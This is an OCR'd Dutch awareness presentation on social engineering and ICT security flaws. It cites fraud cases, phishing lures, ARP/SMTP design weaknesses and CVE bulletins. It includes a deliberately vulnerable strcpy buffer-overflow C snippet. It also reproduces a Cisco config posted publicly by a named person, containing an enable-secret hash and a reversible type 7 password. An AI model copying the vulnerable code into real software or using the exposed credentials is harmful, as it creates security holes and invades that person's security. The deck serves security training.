


ELEVATE PEOPLE

The next level

3-it

Advies en Begeleiding

Infrastructuur Projecten

Managed Services

Detachering


COACHING & TRAINING
TRY & HIRE
RECRUITING
FREELANCING

Social Engineering

The Human Factor in ICT Security

Dominik Verrydt
3-it bvba

Introductie

- Dominik Verrydt
  - Microsoft MCSE messaging / Security
  - Vmware VCP
- ICT Consultant sinds 1996
  - Multinationale omgevingen
  - AD
  - MS Exchange
  - Security
- Oprichter en zaakvoerder / vennoot van 3-it en Elevate People
- dominik.verrydt@3-it.be

Wat is Social Engineering

Definitie

Wikipedia :

Social engineering : psychologische *manipulatie* van mensen om ze acties te laten uitvoeren of (confidentiële) informatie vrij te geven.

SE hoeft dus niet ICT of technologie gerelateerd te zijn.

Recent in het nieuws

Recent in het nieuws

NIEUWS REGIO SPORT SHOWBIZZ NINA MEER HLN

HLN.BE MUZIEK FESTIVALS TOMORROWLAND

ANDERE VIDEO TOONT HOE JONGEREN BINNENSLUIPEN LANGS BOSJES

Nederlanders verkleden zich als security en wandelen zo Tomorrowland binnen

Recent in het nieuws


https://www.youtube.com/watch?v=OIgv-mumrN4

Recent in het nieuws

BANK SLACHTOFFER VAN FRAUDE WAAR ZE ZELF VOOR WAARSCHUWT

Crelan 70 miljoen armer door één valse mail "van de baas"

20/01/2016 om 03:00 door Yves Barbieux en Cedric Lagast Print Corrigeer



Crelan
@CrelanBank

Follow

Klanten niet geïmpacteerd na fraudegeval bij Crelan
goo.gl/7UYtup #Persbericht
8:56 AM - 19 Jan 2016

1 1

dS De Standaard Meest recent Binnenland Buitenland Opinie Biz Cultuur Sport Li

HOME > BIZ > BIZNIEUWS

FRAUDE WERD VANUIT HET BUITENLAND GEORGANISEERD

Crelan slachtoffer van zware fraude

:15 door (kld) | Bron: belga, vtm


weet Delen Mail Print

SOFTPEDIA® DESKTOP MOBILE WEB NEWS

Softpedia > News > Security


Belgian Bank Loses €70 Million to Classic CEO Fraud Social Engineering Trick

Crelan Bank loses big after it forgets to properly train employees against basic spear-phishing attacks



http://www.crelan.be/sites/default/files/COMM/presse/pb_01-2016_nl.pdf

Manipulatie



Eigenschap 1

Eigenschap 2

Katy Perry and Russell Brand Sex Tape LEAKED

Watch Katy Perry and Russell Brand Sex Tape LEAKED today

bit.ly

Katy Perry and Russell Brand Sex Tape LEAKED today on facebook.Watch before facebook deletes it.ONLY for 16+

Ieri alle ore 18.58 ·


Eigenschap 3

Facebook Photo Sinks Man Who Stole Police Gas

Siphoner posted image of theft from Kentucky cop car

Tweet 211 5 Like 3,149 people like this. Be the first of your friends.

Comments(84) Share



LND

- Lui
- Nieuwsgierig
- Dom / Naief / Onfeilbaar

Hi

Veronka Verka <yuuma11099@yahoo.co.jp>


Sent: Mon 26/09/2016 08:27

To: henri-vandevelde@hotmail.be


Message PIC_793.jpg (26 KB)


Hi, Moi Verochka. Je vis dans Russian Federation Je aguichant fille, moi besoin trouver plein de grace mari.Tout a coup vous intrigue par!! moi envoi foto. avant la reunion.

Probleem1




sms|passcode
secure world business





Probleem2



```
> SELECT * FROM users WHERE clue > 0
0 rows returned
```

Probleem2 is tweeledig

- Design fase
  - Auto
  - ARP
  - SMTP
  - Buffer Overflow
- Uitvoeren / Gedrag
  - Helpdesk medewerker
  - System Engineer

Design Auto


Design Auto

Elektronische snufjes vervangen beitel en schroevendraaier bij auto-inbraken

26/05/2015 om 18:28 door Geert Neyt

Print Corrigeer

THIS HACKER'S TINY DEVICE UNLOCKS CARS AND OPENS GARAGES




Thieves target luxury Range Rovers with keyless locking systems

Spate of thefts means some insurers now insisting on secure off-road parking and that drivers buy security devices


RADIO ATTACK LETS HACKERS STEAL 24 DIFFERENT CAR MODELS


Design Auto


069-927


Volvo Phone as key
VOLVO CARS PRESENTS
PHONE AS KEY
0:07 / 1:32


10:24
David Anderson
Shared a digital key with you
Volvo On Call






Design : ARP


- ARP (address resolution protocol)
  - Beschreven in RFC 826 in 1982 https://tools.ietf.org/html/rfc826
- OSI Model
  - IP to MAC address translation Data Link Layer
  - Stateless protocol
  - Broadcast ARP request
  - ARP reply
  - ARP replies worden gecached en gebruikt, of request nu gestuurd werd of niet

Layer	Function	Example
Application (7)	Services that are used with end user applications	SMTP,
Presentation (6)	Formats the data so that it can be viewed by the user Encrypt and decrypt	JPG, GIF, HTTPS, SSL, TLS
Session (5)	Establishes/ends connections between two hosts	NetBIOS, PPTP
Transport (4)	Responsible for the transport protocol and error handling	TCP, UDP
Network (3)	Reads the IP address form the packet.	Routers, Layer 3 Switches
Data Link (2)	Reads the MAC address from the data packet	Switches
Physical (1)	Send data on to the physical wire.	Hubs, NICS, Cable



Design SMTP

- SMTP (Simple Mail Transfer Protocol)
  - Beschreven in RFC 821 in 1982 https://tools.ietf.org/html/rfc821
  - Doelstelling : email versturen van 1 client naar een andere
- Tot op vandaag miserie
  - Spam
  - Phising
  - SPF (Sender Policy Framework)
    - Txt record in DNS
    - v=spf1 mx -all





Model for SMTP Use

Figure 1

Design : Buffer Overflow

```
1       #include <stdio.h>
2       #include <string.h>
3
4       int main (int argc, char** argv)
5       {
6               char buffer[500];
7               strcpy(buffer, argv[1]);
8
9               return 0;
10      }
```





Design : Buffer Overflow

- SQL Slammer
  - 25/01/2003
  - MS02-039
  - 6 maanden HF -> Exploit

Microsoft Security Bulletin MS02-039 - Critical

Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875)


Published: July 24, 2002 | Updated: January 31, 2003

- Sasser
  - 12/04/2004
  - MS04-011
  - Zero day attack

Microsoft Security Bulletin MS04-011 - Critical

Security Update for Microsoft Windows (835732)

Published: April 13, 2004 | Updated: August 10, 2004




Design : Buffer Overflow

Microsoft Security Bulletin MS16-012 - Critical

Security Update for Microsoft Windows PDF Library to Address Remote Code Execution (3138938)

Published: February 9, 2016



Critical security flaw: glibc stack-based buffer overflow in getaddrinfo() (CVE-2015-7547)

Updated February 23 2016 at 11:18 AM - English

Operating System	Microsoft PDF Library Buffer Overflow Vulnerability - CVE-2016-0058	Microsoft Windows Reader Vulnerability - CVE-2016-0046
Windows 8.1		
Windows 8.1 for 32-bit Systems (3123294)	**Critical** Remote Code Execution	**Critical** Remote Code Execution
Windows 8.1 for x64-based Systems (3123294)	**Critical** Remote Code Execution	**Critical** Remote Code Execution
Windows Server 2012 and Windows Server 2012 R2		
Windows Server 2012 (3123294)	**Critical** Remote Code Execution	**Critical** Remote Code Execution
Windows Server 2012 R2 (3123294)	**Critical** Remote Code Execution	**Critical** Remote Code Execution
Windows 10		
Windows 10 for 32-bit Systems [1] (3135174)	**Critical** Remote Code Execution	**Critical** Remote Code Execution
Windows 10 for x64-based Systems [1] (3135174)	**Critical** Remote Code Execution	**Critical** Remote Code Execution

Vulnerability Details : CVE-2016-0546

Unspecified vulnerability in Oracle MySQL 5.5.46 and earlier, 5.6.27 and earlier, and 5.7.9 and MariaDB before 5.5.47, 10.0.x before 10.0.23, and 10.1.x before 10.1.10 allows local users to affect confidentiality, integrity, and availability via unknown vectors related to Client. NOTE: the previous information is from the January 2016 CPU. Oracle has not commented on third-party claims that these are multiple buffer overflows in the mysqlshow tool that allow remote database servers to have unspecified impact via a long table or database name.

Publish Date : 2016-01-20 Last Update Date : 2016-09-13

Probleem2 is tweeledig

- Design fase
  - Auto
  - ARP
  - SMTP
  - Buffer Overflow
- Uitvoerende fase
  - Helpdesk medewerker
  - System Engineer

Professionals zijn hier de oorzaak


Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	76	0.10
1-2	594	0.80
2-3	3179	4.10
3-4	1937	2.50
4-5	15387	19.70
5-6	15562	19.90
6-7	9611	12.30
7-8	19708	25.20
8-9	345	0.40
9-10	11692	15.00
Total	78091	

Weighted Average CVSS Score: **6.8**

https://www.cvedetails.com/about-contact.php

Uitvoer / Gedrag : Forums



here is how is the configuration there is something wrong?

Uitvoer / Gedrag : Forums

Google Onderwerpen zoeken

Groepen

REACTIE POSTEN

Mijn groepen
Startpagina
Met ster

Favorieten

Klik op het sterpictogram van een groep om deze toe te voegen aan je favorieten

Onlangs bekeken
it.comp.reti.cisco
comp.dcom.sys.ci…
Cisco-Geeks
help-cfengine
VGLUG
Recente zoekopdra…
cisco show run
cisco config sample
cisco config pass…
cisco config
isco config

Privacy - Servicevoorwaarden

Bericht vertalen in het Nederlands

ecco come è la configuarazione c'è qualcosa che non va?
non si commette

```
danny>enable
Password:
Password:
danny#show run
Building configuration...

Current configuration:
!
version 11.2
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname danny
!
enable secret 5 $1$.vcD$WINMh63kRJMqjnBs1e/td1
!
username dpaolon password 7 01150916520509
ip subnet-zero
ip name-server 212.216.112.222
isdn switch-type basic-net3
!
interface Ethernet0
 ip address 192.168.0.1 255.255.255.0
 ip helper-address 212.216.112.222
!
interface BRI0
 ip unnumbered Ethernet0
 encapsulation ppp
 dialer string 7020001033
 dialer-group 1
 isdn spid1
 isdn spid2
 ppp authentication chap callin
!
ip classless
```

grazie

Daniele Paoloni

Verona

Daniele Paoloni
Programmatore software presso Doc Servizi
Verona Area, Italy | Information Technology and Services

Current Doc Servizi
Previous Virtual Logic S.r.l., idOO born identity, Trilance Srl
Education Uninettuno

Send Daniele InMail

173 connections

https://it.linkedin.com/in/daniele-paoloni-4a777128

Background

Experience

Programmatore software
Doc Servizi
March 2016 – Present (7 months) | Verona Area, Italy

Sviluppo Portale aziendale

Uitvoer / Gedrag : Forums

Google Onderwerpen zoeken

Groepen REACTIE POSTEN

Mijn groepen
Startpagina
Met ster

Favorieten

Klik op het sterpictogram van een groep om deze toe te voegen aan je favorieten

Onlangs bekeken
it.comp.reti.cisco
comp.dcom.sys.ci...
Cisco-Geeks
help-cfengine
VGLUG
Recente zoekopdra...
cisco show run
cisco config sample
cisco config pass...
cisco config
isco config

Privacy - Servicevoorwaarden


Bericht vertalen in het Nederlands

ecco come è la configuarazione c'è qualcosa che non va?
non si commette

```
danny>enable
Password:
Password:
danny#show run
Building configuration...

Current configuration:
!
version 11.2
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname danny
!
enable secret 5 $1$.vcD$WINMh63kRJMqjnBs1e/td1
!
username dpaolon password 7 01150916520509
ip subnet-zero
ip name-server 212.216.112.222
isdn switch-type basic-net3
!
interface Ethernet0
 ip address 192.168.0.1 255.255.255.0
 ip helper-address 212.216.112.222
!
interface BRI0
 ip unnumbered Ethernet0
 encapsulation ppp
 dialer string 7020001033
 dialer-group 1
 isdn spid1
 isdn spid2
 ppp authentication chap callin
!
ip classless
ip route 0.0.0.0 0.0.0.0 BRI0
```

Uitvoer / Gedrag : Forums



Uitvoer Gedrag : Helpdesk

- Helpdesk medewerkers zijn van nature hulpvaardig
- Hun functie is helpen – antwoorden geven
- Getrained om vriendelijk te zijn
- Niet getrained om de echtheid van elke oproep te controleren
  - Minimaal tot niet getrained rond security
  - Job zonder veel andere uitdagingen dan : oplossen van het probleem
  - Objectief : zo snel mogelijk oplossen en afhandelen
- Goudmijn voor de social engineer

Uitvoer Gedrag : Helpdesk

- DEF CON Las Vegas
- https://youtu.be/lc7scxvKQOo

Uitvoer Gedrag : Helpdesk

- HP 2006
  - RvB
  - “Mol” lekt strategische informatie aan pers
  - Voorzitster Patricia Dunn start geheim onderzoek en huurt hiervoor een firma in

- SE techniek (pretexting)
  - Targets
    - Eigen board members
    - CNET.com journalisten
  - Onthult contact tussen Dr. George Keyworth en CNET.com journalist

HEWLETT® PACKARD

Uitvoer Gedrag : Helpdesk

http://n.cbsimg.net/pdf/ne/2006/perkins_letter.pdf

To the Directors of the Hewlett-Packard Company:

As you know, I resigned in protest from the board of directors of the Hewlett-Packard Company, suddenly and unexpectedly, during a board meeting on May 18th of this year. The Nominating and Governance Committee of the board, which I chaired, had not been informed that the chair of the board had instigated a sub-rosa investigation to uncover the source of an alleged "leak" of information to the Internet news site CNET.com in January 2006. The chair's investigation used the fraudulent method of "pretexting" in order to obtain private telephone records of other board members.

